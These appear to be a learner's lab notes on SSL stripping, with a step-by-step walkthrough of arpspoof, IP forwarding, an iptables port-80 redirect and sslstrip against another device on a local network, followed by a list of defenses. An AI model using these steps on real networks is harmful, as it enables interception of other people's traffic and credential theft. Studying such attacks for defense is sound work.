Day 5

Exploitation Analyst

Hacking the SSL Network protocol:

SSL Stripping:

YouTube:

1. https://youtu.be/99YNg8UAesI?si=EosGL3bARGJb8hdO
2. https://youtu.be/_Dnw1ZDVXz8?si=Bf11MdsUEba-WlqC

How websites manage to connect HTTPS always?

Websites manage HTTP to HTTPS redirection by issuing a 301/302 redirect from the server, using security headers like HSTS (HTTP Strict Transport Security) to force browsers to use HTTPS, and registering in browser preload lists to block any initial HTTP connection. Frameworks also offer middleware to enforce HTTPS by default.

Is it true that websites always first try to connect to HTTP?

Yes, in most cases, the first request from the browser is HTTP if the user types a URL without specifying https://. For example, entering example.com or www.example.com in the address bar typically defaults to:

http://example.com

However, this is only true if:

- The domain is not in the browser's HSTS preload list, and
- The site has not been visited recently with an HSTS header already cached.

Once a site sends an HSTS header, or if it's preloaded, the browser automatically upgrades future HTTP attempts to HTTPS before making the request.

So:

- Yes, first-time visits to a non-HSTS site typically start as HTTP.
- No, if HSTS is already cached or preloaded, it goes directly to HTTPS.


How to perform SSL stripping:

What is SSL Stripping?


SSL stripping is a type of Man-in-the-Middle (MITM) attack where the attacker intercepts a user's HTTP request and prevents the automatic upgrade to HTTPS by downgrading the connection. Instead of forwarding the user's request securely over HTTPS, the attacker serves the site over unencrypted HTTP, allowing them to capture sensitive data like login credentials in plain text. This attack exploits the fact that many users or browsers initially connect to websites via HTTP before being redirected to HTTPS.

Steps:

Install ssl strip:



Then install dsniff:




Check if they are properly installed:

```
┌──(root㉿kali)-[~]
└─# dsniff -h
Version: 2.4
Usage: dsniff [-cdmn] [-i interface | -p pcapfile] [-s snaplen]
              [-f services] [-t trigger[,...]] [-r|-w savefile]
              [expression]
```

To get the IP address of router use this command: IP of router is 192.168.1.1

```
┌──(root㉿kali)-[~]
└─# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.1.1     0.0.0.0         UG    100    0        0 eth0
192.168.1.0     0.0.0.0         255.255.255.0   U     100    0        0 eth0
```

Now, to get the IP address of all the devices here on the router: nmap -sS -O 192.168.1.1/24



Then we will note our own IP address: it is 192.168.1.104

```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.104  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::aba6:bca0:f5a3:e2c9  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:d2:26:79  txqueuelen 1000  (Ethernet)
        RX packets 3585  bytes 4257738 (4.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8097  bytes 522030 (509.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2032  bytes 87752 (85.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2032  bytes 87752 (85.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Now, we will open the new terminal window and start out MITM attack: This will tell the target machine that our kali machine is the router.

<taget-ip> <router-ip>

```
┌──(root㉿kali)-[~]
└─# arpspoof -i eth0 -t 192.168.1.103 192.168.1.1
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 f4:6a:dd:54:d7:d5 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
```

In new terminal swap these ips:

```
┌──(root㉿kali)-[~]
└─# arpspoof -i eth0 -t 192.168.1.1 192.168.1.103
8:0:27:d2:26:79 c0:25:2f:e6:41:f8 0806 42: arp reply 192.168.1.103 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 c0:25:2f:e6:41:f8 0806 42: arp reply 192.168.1.103 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 c0:25:2f:e6:41:f8 0806 42: arp reply 192.168.1.103 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 c0:25:2f:e6:41:f8 0806 42: arp reply 192.168.1.103 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 c0:25:2f:e6:41:f8 0806 42: arp reply 192.168.1.103 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 c0:25:2f:e6:41:f8 0806 42: arp reply 192.168.1.103 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 c0:25:2f:e6:41:f8 0806 42: arp reply 192.168.1.103 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 c0:25:2f:e6:41:f8 0806 42: arp reply 192.168.1.103 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 c0:25:2f:e6:41:f8 0806 42: arp reply 192.168.1.103 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 c0:25:2f:e6:41:f8 0806 42: arp reply 192.168.1.103 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 c0:25:2f:e6:41:f8 0806 42: arp reply 192.168.1.103 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 c0:25:2f:e6:41:f8 0806 42: arp reply 192.168.1.103 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 c0:25:2f:e6:41:f8 0806 42: arp reply 192.168.1.103 is-at 8:0:27:d2:26:79
```

Now, we are in the middle of this network. But still we are not done yet.

Now, open a new terminal and do:

```
root@kali: ~ 116x46
┌──(root㉿kali)-[~]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward

┌──(root㉿kali)-[~]
└─# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

┌──(root㉿kali)-[~]
└─# sslstrip -l 8080

sslstrip 1.0 by Moxie Marlinspike running...
S
```

To get the credentials use the sslstrip.log: but since python 2 is downgraded. It will not work.

```
root@kali: ~ 116x46
┌──(root㉿kali)-[~]
└─# cat sslstrip.log
2025-07-11 05:45:47,146 Host resolution error: [Failure instance: Traceback: <class 'TypeError'>: argument should be
 integer or bytes-like object, not 'str'
/usr/lib/python3/dist-packages/twisted/internet/defer.py:1088:_runCallbacks
/usr/share/sslstrip/sslstrip/ClientRequest.py:94:handleHostResolvedSuccess
/usr/share/sslstrip/sslstrip/ClientRequest.py:70:getPathFromUri
]
2025-07-11 05:47:16,170 Host resolution error: [Failure instance: Traceback: <class 'TypeError'>: argument should be
 integer or bytes-like object, not 'str'
/usr/lib/python3/dist-packages/twisted/internet/defer.py:1088:_runCallbacks
/usr/share/sslstrip/sslstrip/ClientRequest.py:94:handleHostResolvedSuccess
/usr/share/sslstrip/sslstrip/ClientRequest.py:70:getPathFromUri
]
2025-07-11 05:47:16,213 Host resolution error: [Failure instance: Traceback: <class 'TypeError'>: argument should be
 integer or bytes-like object, not 'str'
/usr/lib/python3/dist-packages/twisted/internet/defer.py:1088:_runCallbacks
/usr/share/sslstrip/sslstrip/ClientRequest.py:94:handleHostResolvedSuccess
/usr/share/sslstrip/sslstrip/ClientRequest.py:70:getPathFromUri
]
2025-07-11 05:47:16,248 Host resolution error: [Failure instance: Traceback: <class 'TypeError'>: argument should be
 integer or bytes-like object, not 'str'
/usr/lib/python3/dist-packages/twisted/internet/defer.py:1088:_runCallbacks
/usr/share/sslstrip/sslstrip/ClientRequest.py:94:handleHostResolvedSuccess
/usr/share/sslstrip/sslstrip/ClientRequest.py:70:getPathFromUri
]
2025-07-11 05:47:16,276 Host resolution error: [Failure instance: Traceback: <class 'TypeError'>: argument should be
 integer or bytes-like object, not 'str'
/usr/lib/python3/dist-packages/twisted/internet/defer.py:1088:_runCallbacks
/usr/share/sslstrip/sslstrip/ClientRequest.py:94:handleHostResolvedSuccess
```

To defend against SSL Stripping:

- Implement HTTP Strict Transport Security (HSTS) to force browsers to use HTTPS only.
- Register your domain in the HSTS preload list to protect even first-time visitors.
- Use 301/302 redirects from HTTP to HTTPS at the server level as a backup.
- Educate users to manually type https:// when visiting websites.
- Use browser extensions like HTTPS Everywhere to auto-upgrade HTTP to HTTPS.
- Avoid using untrusted public Wi-Fi networks without a VPN, as they are common MITM attack points.

--The End--